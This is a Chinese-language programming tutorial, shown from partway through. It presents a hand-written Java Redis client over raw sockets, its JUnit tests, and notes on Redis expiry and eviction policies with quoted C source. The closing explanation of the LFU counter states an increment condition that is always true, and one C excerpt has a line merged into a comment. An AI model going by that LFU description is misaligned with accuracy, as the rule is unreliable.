InputStreamReader(socket.getInputStream(), StandardCharsets.UTF_8));
            //获取输出流
            printWriter = new PrintWriter(socket.getOutputStream());
        }
        catch (IOException e)
        {
            throw new RuntimeException(e);
        }
    }


    /**
     * 关闭redis客户端与redis服务端的连接
     */
    public void close()
    {
        try
        {
            if (printWriter != null)
            {
                printWriter.close();
            }
        }
        catch (Exception e)
        {
            e.printStackTrace();
        }
        try
        {
            if (bufferedReader != null)
            {
                bufferedReader.close();
            }
        }
        catch (IOException e)
        {
            e.printStackTrace();
        }
        try
        {
            if (socket != null)
            {
                socket.close();
            }
        }
        catch (IOException e)
        {
            e.printStackTrace();
        }

    }

    /**
     * 发送请求
```

```
     *
     * @param args 发起请求的参数，参数数量不一定
     */
    private void sendRequest(String... args)
    {
        //先写入元素个数，数组，换行
        printWriter.println("*" + args.length);
        //剩余的都是数组，遍历添加
        for (String arg : args)
        {
            //$为多行字符串，长度
            printWriter.println("$" +
arg.getBytes(StandardCharsets.UTF_8).length);
            printWriter.println(arg);
        }
        //刷新
        printWriter.flush();
    }

    /**
     * 获取发送请求后的响应
     *
     * @return Object对象
     */
    private Object getResponse()
    {
        try
        {
            //获取当前前缀，因为要判断是什么类型
            char prefix = (char) bufferedReader.read();
            //判断是什么类型
            if (prefix == RedisInformation.SINGLE_LINE_STRING)
            {
                //单行字符串
                //直接读一行，读到换行符
                return bufferedReader.readLine();
            }
            if (prefix == RedisInformation.ERROR)
            {
                //错误
                //抛出运行时异常
                throw new RuntimeException(bufferedReader.readLine());
            }
            if (prefix == RedisInformation.NUMBER)
            {
                //数值
                //转数字
                return Integer.valueOf(bufferedReader.readLine());
            }
            if (prefix == RedisInformation.MULTILINE_STRING)
            {
                //多行字符串
                //先获取长度
                int length = Integer.parseInt(bufferedReader.readLine());
                //判断数组是否为空
                if (length == -1 || length == 0)
                {
                    //不存在或者数组为空
```

```
                    //返回空字符串
                    return "";
                }
                //不为空，读取
                return bufferedReader.readLine();
            }
            if (prefix == RedisInformation.ARRAY)
            {
                //数组
                return readBulkString();
            }
        }
        catch (Exception e)
        {
            throw new RuntimeException(e);
        }
        return null;
    }

    /**
     * 读取数组
     *
     * @return List<Object>
     * @throws IOException IOException
     */
    private List<Object> readBulkString() throws IOException
    {
        //获取当前数组的大小
        int size = Integer.parseInt(bufferedReader.readLine());
        //判断数组大小
        if (size == 0 || size == -1)
        {
            //返回null
            return null;
        }
        //数组有值
        //构建集合
        List<Object> list = new ArrayList<>(3);
        //遍历获取
        for (int i = 0; i < size; i++)
        {
            try
            {
                //递归获取
                list.add(getResponse());
            }
            catch (Exception e)
            {
                //异常加入到集合
                list.add(e);
            }
        }
        //返回
        return list;
    }


    /**
```

```
     * redis的get命令
     *
     * @param key key
     * @return value
     */
    public Object get(String key)
    {
        if (key == null)
        {
            return null;
        }
        sendRequest("get", key);
        Object response = getResponse();
        if (response == null || response.equals(""))
        {
            return null;
        }
        return response;
    }

    /**
     * redis的set命令
     *
     * @param key   key
     * @param value value
     * @return Object
     */
    public Object set(String key, String value)
    {
        if (key == null)
        {
            return null;
        }
        sendRequest("set", key, value);
        return getResponse();
    }

    /**
     * redis的del命令，删除一个key
     *
     * @param key key
     * @return Object(删除成功的个数)
     */
    public Object delete(String key)
    {
        if (key == null)
        {
            return null;
        }
        sendRequest("del", key);
        return getResponse();
    }

    /**
     * redis的mget命令
     *
     * @param key key
     * @return Object(list集合)
```

```
     */
    public Object mget(String... key)
    {
        if (key == null || key.length == 0)
        {
            return null;
        }
        String[] args = new String[key.length + 1];
        args[0] = "mget";
        System.arraycopy(key, 0, args, 1, key.length);
        sendRequest(args);
        return getResponse();
    }


    /**
     * redis的mset命令
     *
     * @param key_and_value 一个key，一个value，一个key，一个value......
     * @return Object
     */
    public Object mset(String... key_and_value)
    {
        if (key_and_value == null || key_and_value.length == 0)
        {
            return null;
        }
        String[] args = new String[key_and_value.length + 1];
        args[0] = "mset";
        System.arraycopy(key_and_value, 0, args, 1, key_and_value.length);
        sendRequest(args);
        return getResponse();
    }

    /**
     * 设置key的过期时间
     *
     * @param key          key
     * @param milliseconds 毫秒数
     * @return Object
     */
    public Object pexpire(String key, Long milliseconds)
    {
        if (key == null)
        {
            return null;
        }
        sendRequest("PEXPIRE", key, milliseconds.toString());
        return getResponse();
    }

    /**
     * 查看key的过期时间
     *
     * @param key key
     * @return Object ，过期时间，单位为秒
     */
    public Object ttl(String key)
```

```
    {
        if (key == null)
        {
            return null;
        }
        sendRequest("TTL", key);
        return getResponse();
    }

    /**
     * hset命令
     *
     * @param key              key
     * @param field_and_value field和value，例如：a 1 b 2 c 3
     * @return Object
     */
    public Object hset(String key, String... field_and_value)
    {
        if (key == null)
        {
            return null;
        }
        String[] args = new String[field_and_value.length + 2];
        args[0] = "hset";
        args[1] = key;
        System.arraycopy(field_and_value, 0, args, 2, field_and_value.length);
        sendRequest(args);
        return getResponse();
    }

    /**
     * hget命令
     *
     * @param key   key
     * @param field field
     * @return Object(value)
     */
    public Object hget(String key, String field)
    {
        if (key == null)
        {
            return null;
        }
        sendRequest("hget", key, field);
        Object response = getResponse();
        if (response == null || response.equals(""))
        {
            return null;
        }
        return response;
    }


    /**
     * 获取存储在 key 中的哈希表的所有字段
     *
     * @param key key
     * @return Object (list集合)
```

```
     */
    public Object hkeys(String key)
    {
        if (key == null)
        {
            return null;
        }
        sendRequest("hkeys", key);
        return getResponse();
    }

    /**
     * 用于获取哈希表中的所有值
     *
     * @return Object (list集合)
     */
    public Object hvals(String key)
    {
        if (key == null)
        {
            return null;
        }
        sendRequest("hvals", key);
        return getResponse();
    }

    /**
     * 获取存储在 key 中的哈希表的字段数量
     *
     * @param key key
     * @return Object（字段数量）
     */
    public Object hlen(String key)
    {
        if (key == null)
        {
            return null;
        }
        sendRequest("hlen", key);
        return getResponse();
    }

    /**
     * 在列表头部插入一个或者多个值
     *
     * @param key   key
     * @param value value
     * @return Object
     */
    public Object lpush(String key, String... value)
    {
        if (key == null)
        {
            return null;
        }

        String[] args = new String[value.length + 2];
        args[0] = "lpush";
```

```
        args[1] = key;
        System.arraycopy(value, 0, args, 2, value.length);
        sendRequest(args);
        return getResponse();
    }

    /**
     * 获取列表的长度
     *
     * @param key key
     * @return Object（字段数量）
     */
    public Object llen(String key)
    {
        if (key == null)
        {
            return null;
        }
        sendRequest("llen", key);
        return getResponse();
    }

    /**
     * 从列表的头部弹出元素，默认为第一个元素
     *
     * @param key key
     * @return Object（弹出的元素）
     */
    public Object lpop(String key)
    {
        if (key == null)
        {
            return null;
        }
        sendRequest("lpop", key);
        Object response = getResponse();
        if (response == null || response.equals(""))
        {
            return null;
        }
        return response;
    }


    /**
     * 向集合中添加一个或者多个元素，并且自动去重
     *
     * @param key    key
     * @param member member
     * @return Object
     */
    public Object sadd(String key, String... member)
    {
        if (key == null)
        {
            return null;
        }
```

```
        String[] args = new String[member.length + 2];
        args[0] = "sadd";
        args[1] = key;
        System.arraycopy(member, 0, args, 2, member.length);
        sendRequest(args);
        return getResponse();
    }


    /**
     * 弹出指定数量的元素
     *
     * @param key   key
     * @param count 要弹出的元素的数量
     * @return Object
     */
    public Object spop(String key, int count)
    {
        if (key == null)
        {
            return null;
        }
        sendRequest("spop", key, String.valueOf(count));
        return getResponse();
    }


    /**
     * Test.
     */
    public void test()
    {
        /*sendRequest("get", "key11");
        Object response = getResponse();
        System.out.println(response);*/
        System.out.println(get("key11"));
        System.out.println(get("key11"));
        System.out.println(get("key1"));
        System.out.println(set("key12", "125678656"));
        System.out.println(get("key12"));
    }

    /**
     * The entry point of application.
     *
     * @param args the input arguments
     */
    public static void main(String[] args)
    {
        new RedisClient().test();
    }
}
```

RedisClientTest

```
package mao;

import org.junit.jupiter.api.AfterAll;
import org.junit.jupiter.api.BeforeAll;
import org.junit.jupiter.api.Test;

import static org.junit.jupiter.api.Assertions.*;

/**
 * Project name(项目名称)：Redis_client
 * Package(包名): mao
 * Class(测试类名): RedisClientTest
 * Author(作者）: mao
 * Author QQ：1296193245
 * GitHub：https://github.com/maomao124/
 * Date(创建日期)： 2022/6/29
 * Time(创建时间)： 14:24
 * Version(版本): 1.0
 * Description(描述)： 测试类
 */

class RedisClientTest
{

    static RedisClient redisClient;


    @BeforeAll
    static void beforeAll()
    {
        redisClient = new RedisClient("127.0.0.1", 6379, "123456");
    }

    @AfterAll
    static void afterAll()
    {
        redisClient.close();
    }

    @Test
    void get()
    {
        System.out.println(redisClient.get("key12"));
    }

    @Test
    void set()
    {
        System.out.println(redisClient.set("key12", "1234"));
    }

    @Test
    void mget()
    {
        System.out.println(redisClient.mget("key1", "key11", "key12"));
```

```
    }

    @Test
    void delete()
    {
        System.out.println(redisClient.delete("key12"));
    }

    @Test
    void mset()
    {
        System.out.println(redisClient.mset("q1", "123", "q2", "456", "q3",
"789"));
        System.out.println(redisClient.mget("q1", "q2", "q3"));
        System.out.println(redisClient.delete("q1"));
        System.out.println(redisClient.delete("q2"));
        System.out.println(redisClient.delete("q3"));
    }

    @Test
    void pexpire()
    {
        System.out.println(redisClient.pexpire("key12", 20000L));
    }

    @Test
    void ttl()
    {
        System.out.println(redisClient.ttl("key12"));
    }

    @Test
    void hset()
    {
        System.out.println(redisClient.hset("map14", "a", "1", "b", "2", "c",
"3", "d", "4"));
    }

    @Test
    void hget()
    {
        System.out.println(redisClient.hget("map14", "a"));
        System.out.println(redisClient.hget("map14", "b"));
        System.out.println(redisClient.hget("map14", "c"));
        System.out.println(redisClient.hget("map14", "d"));
        System.out.println(redisClient.hget("map14", "e"));
    }

    @Test
    void hkeys()
    {
        System.out.println(redisClient.hkeys("map14"));
    }

    @Test
    void hvals()
    {
        System.out.println(redisClient.hvals("map14"));
```

```
    }

    @Test
    void hlen()
    {
        System.out.println(redisClient.hlen("map14"));
    }

    @Test
    void lpush()
    {
        System.out.println(redisClient.lpush("list3", "1", "2", "3", "8", "12",
"15", "22", "29"));
    }

    @Test
    void llen()
    {
        System.out.println(redisClient.llen("list3"));
    }

    @Test
    void lpop()
    {
        System.out.println(redisClient.lpop("list3"));
        System.out.println(redisClient.lpop("list3"));
        System.out.println(redisClient.lpop("list3"));
        System.out.println(redisClient.lpop("list3"));
        System.out.println(redisClient.lpop("list3"));
        System.out.println(redisClient.lpop("list3"));
        System.out.println(redisClient.lpop("list3"));
        System.out.println(redisClient.lpop("list3"));
        System.out.println(redisClient.lpop("list3"));
        System.out.println(redisClient.lpop("list3"));
        System.out.println(redisClient.lpop("list3"));
    }

    @Test
    void sadd()
    {
        System.out.println(redisClient.sadd("set6", "1", "2", "3", "8", "12",
"15", "22", "29", "33"));
    }

    @Test
    void spop()
    {
        System.out.println(redisClient.spop("set6",1));
        System.out.println(redisClient.spop("set6",1));
        System.out.println(redisClient.spop("set6",1));
        System.out.println(redisClient.spop("set6",9999));
    }
}
```

项目地址：

https://github.com/maomao124/Redis_client.git

Redis内存策略

内存过期策略

Redis本身是一个典型的key-value内存存储数据库，因此所有的key、value都保存在之前学习过的Dict结构中。不过 在其database结构体中，有两个Dict：一个用来记录key-value；另一个用来记录key-TTL

```
typedef struct redisDb
{
    dict *dict;                 /* 存放所有key及value的地方，也被称为keyspace*/
    dict *expires;              /* 存放每一个key及其对应的TTL存活时间，只包含设置了TTL的
key*/
    dict *blocking_keys;        /* Keys with clients waiting for data (BLPOP)*/
    dict *ready_keys;           /* Blocked keys that received a PUSH */
    dict *watched_keys;         /* WATCHED keys for MULTI/EXEC CAS */
    int id;                     /* Database ID，0~15 */
    long long avg_ttl;          /* 记录平均TTL时长 */
    unsigned long expires_cursor; /* expire检查时在dict中抽样的索引位置. */
    list *defrag_later;         /* 等待碎片整理的key列表. */
} redisDb;
```

Redis是如何知道一个key是否过期?

利用两个Dict分别记录key-value对及key-ttl对

采用惰性删除和周期删除策略来删除过期的key

惰性删除

惰性删除：顾明思议并不是在TTL到期后就立刻删除，而是在访问一个key的时候，检查该key的存活时间，如果已经 过期才执行删除

```
// 查找一个key执行写操作
robj *lookupKeyWriteWithFlags(redisDb *db, robj *key, int flags)
{
    // 检查key是否过期
    expireIfNeeded(db,key);
    return lookupKey(db,key,flags);
}
// 查找一个key执行读操作
```

```
robj *lookupKeyReadWithFlags(redisDb *db, robj *key, int flags)
{
    robj *val;
    // 检查key是否过期    if (expireIfNeeded(db,key) == 1) {
        // ...略
    }
    return NULL;
}
```

```
int expireIfNeeded(redisDb *db, robj *key)
{
    // 判断是否过期，如果未过期直接结束并返回0
    if (!keyIsExpired(db,key))
        return 0;
    // ... 略
    // 删除过期key
    deleteExpiredKeyAndPropagate(db,key);
    return 1;
}
```

周期删除

周期删除：顾明思议是通过一个定时任务，周期性的抽样部分过期的key，然后执行删除。执行周期有两种：

- Redis服务初始化函数initServer()中设置定时任务，按照server.hz的频率来执行过期key清理，模式为SLOW
- Redis的每个事件循环前会调用beforeSleep()函数，执行过期key清理，模式为FAST

SLOW模式规则：

- 执行频率受server.hz影响，默认为10，即每秒执行10次，每个执行周期100ms。
- 执行清理耗时不超过一次执行周期的25%，默认slow模式耗时不超过25ms
- 逐个遍历db，逐个遍历db中的bucket，抽取20个key判断是否过期
- 如果没达到时间上限（25ms）并且过期key比例大于10%，再进行一次抽样，否则结束

FAST模式规则（过期key比例小于10%不执行 ）：

- 执行频率受beforeSleep()调用频率影响，但两次FAST模式间隔不低于2ms
- 执行清理耗时不超过1ms
- 逐个遍历db，逐个遍历db中的bucket，抽取20个key判断是否过期
- 如果没达到时间上限（1ms）并且过期key比例大于10%，再进行一次抽样，否则结束

```
// server.c
void initServer(void)
{
    // ...
    // 创建定时器，关联回调函数serverCron，处理周期取决于server.hz，默认10
    aeCreateTimeEvent(server.el, 1, serverCron, NULL, NULL)
}
```

```
// server.c
int serverCron(struct aeEventLoop *eventLoop, long long id, void *clientData)
{
    // 更新lruclock到当前时间，为后期的LRU和LFU做准备
    unsigned int lruclock = getLRUClock();
    atomicSet(server.lruclock,lruclock);
    // 执行database的数据清理，例如过期key处理
    databasesCron();
}
```

```
void databasesCron(void)
{
    // 尝试清理部分过期key，清理模式默认为SLOW
    activeExpireCycle(
          ACTIVE_EXPIRE_CYCLE_SLOW);
}
```

```
void beforeSleep(struct aeEventLoop *eventLoop)
{
    // ...
    // 尝试清理部分过期key，清理模式默认为FAST
    activeExpireCycle(
         ACTIVE_EXPIRE_CYCLE_FAST);
}
```

内存淘汰策略

内存淘汰：就是当Redis内存使用达到设置的上限时，主动挑选部分key删除以释放更多内存的流程。
Redis会在处理 客户端命令的方法processCommand()中尝试做内存淘汰

```
int processCommand(client *c)
{
    // 如果服务器设置了server.maxmemory属性，并且并未有执行lua脚本
    if (server.maxmemory && !server.lua_timedout)
    {
        // 尝试进行内存淘汰performEvictions
        int out_of_memory = (performEvictions() == EVICT_FAIL);
        // ...
        if (out_of_memory && reject_cmd_on_oom)
        {
            rejectCommand(c, shared.oomerr);
            return C_OK;
        }
        // ....
    }
}
```

Redis支持8种不同策略来选择要删除的key

淘汰策略	说明
noeviction	不淘汰任何key，但是内存满时不允许写入新数据，默认就是这种策略
volatile-ttl	对设置了TTL的key，比较key的剩余TTL值，TTL越小越先被淘汰
allkeys-random	对全体key ，随机进行淘汰。也就是直接从db->dict中随机挑选
volatile-random	对设置了TTL的key ，随机进行淘汰。也就是从db->expires中随机挑选
allkeys-lru	对全体key，基于LRU算法进行淘汰
volatile-lru	对设置了TTL的key，基于LRU算法进行淘汰
allkeys-lfu	对全体key，基于LFU算法进行淘汰
volatile-lfu	对设置了TTL的key，基于LFI算法进行淘汰

- LRU（Least Recently Used），最少最近使用。用当前时间减去最后一次访问时间，这个值越大则淘汰优先级越高。
- LFU（Least Frequently Used），最少频率使用。会统计每个key的访问频率，值越小淘汰优先级越高

LFU的访问次数之所以叫做**逻辑访问次数**，是因为并不是每次key被访问都计数，而是通过运算

- 生成0~1之间的随机数R
- 计算 (旧次数 * lfu_log_factor + 1)，记录为P
- 如果 R < P ，则计数器 + 1，且最大不超过255
- 访问次数会随时间衰减，距离上一次访问时间每隔 lfu_decay_time 分钟，计数器 -1

end

by mao

2022 06 29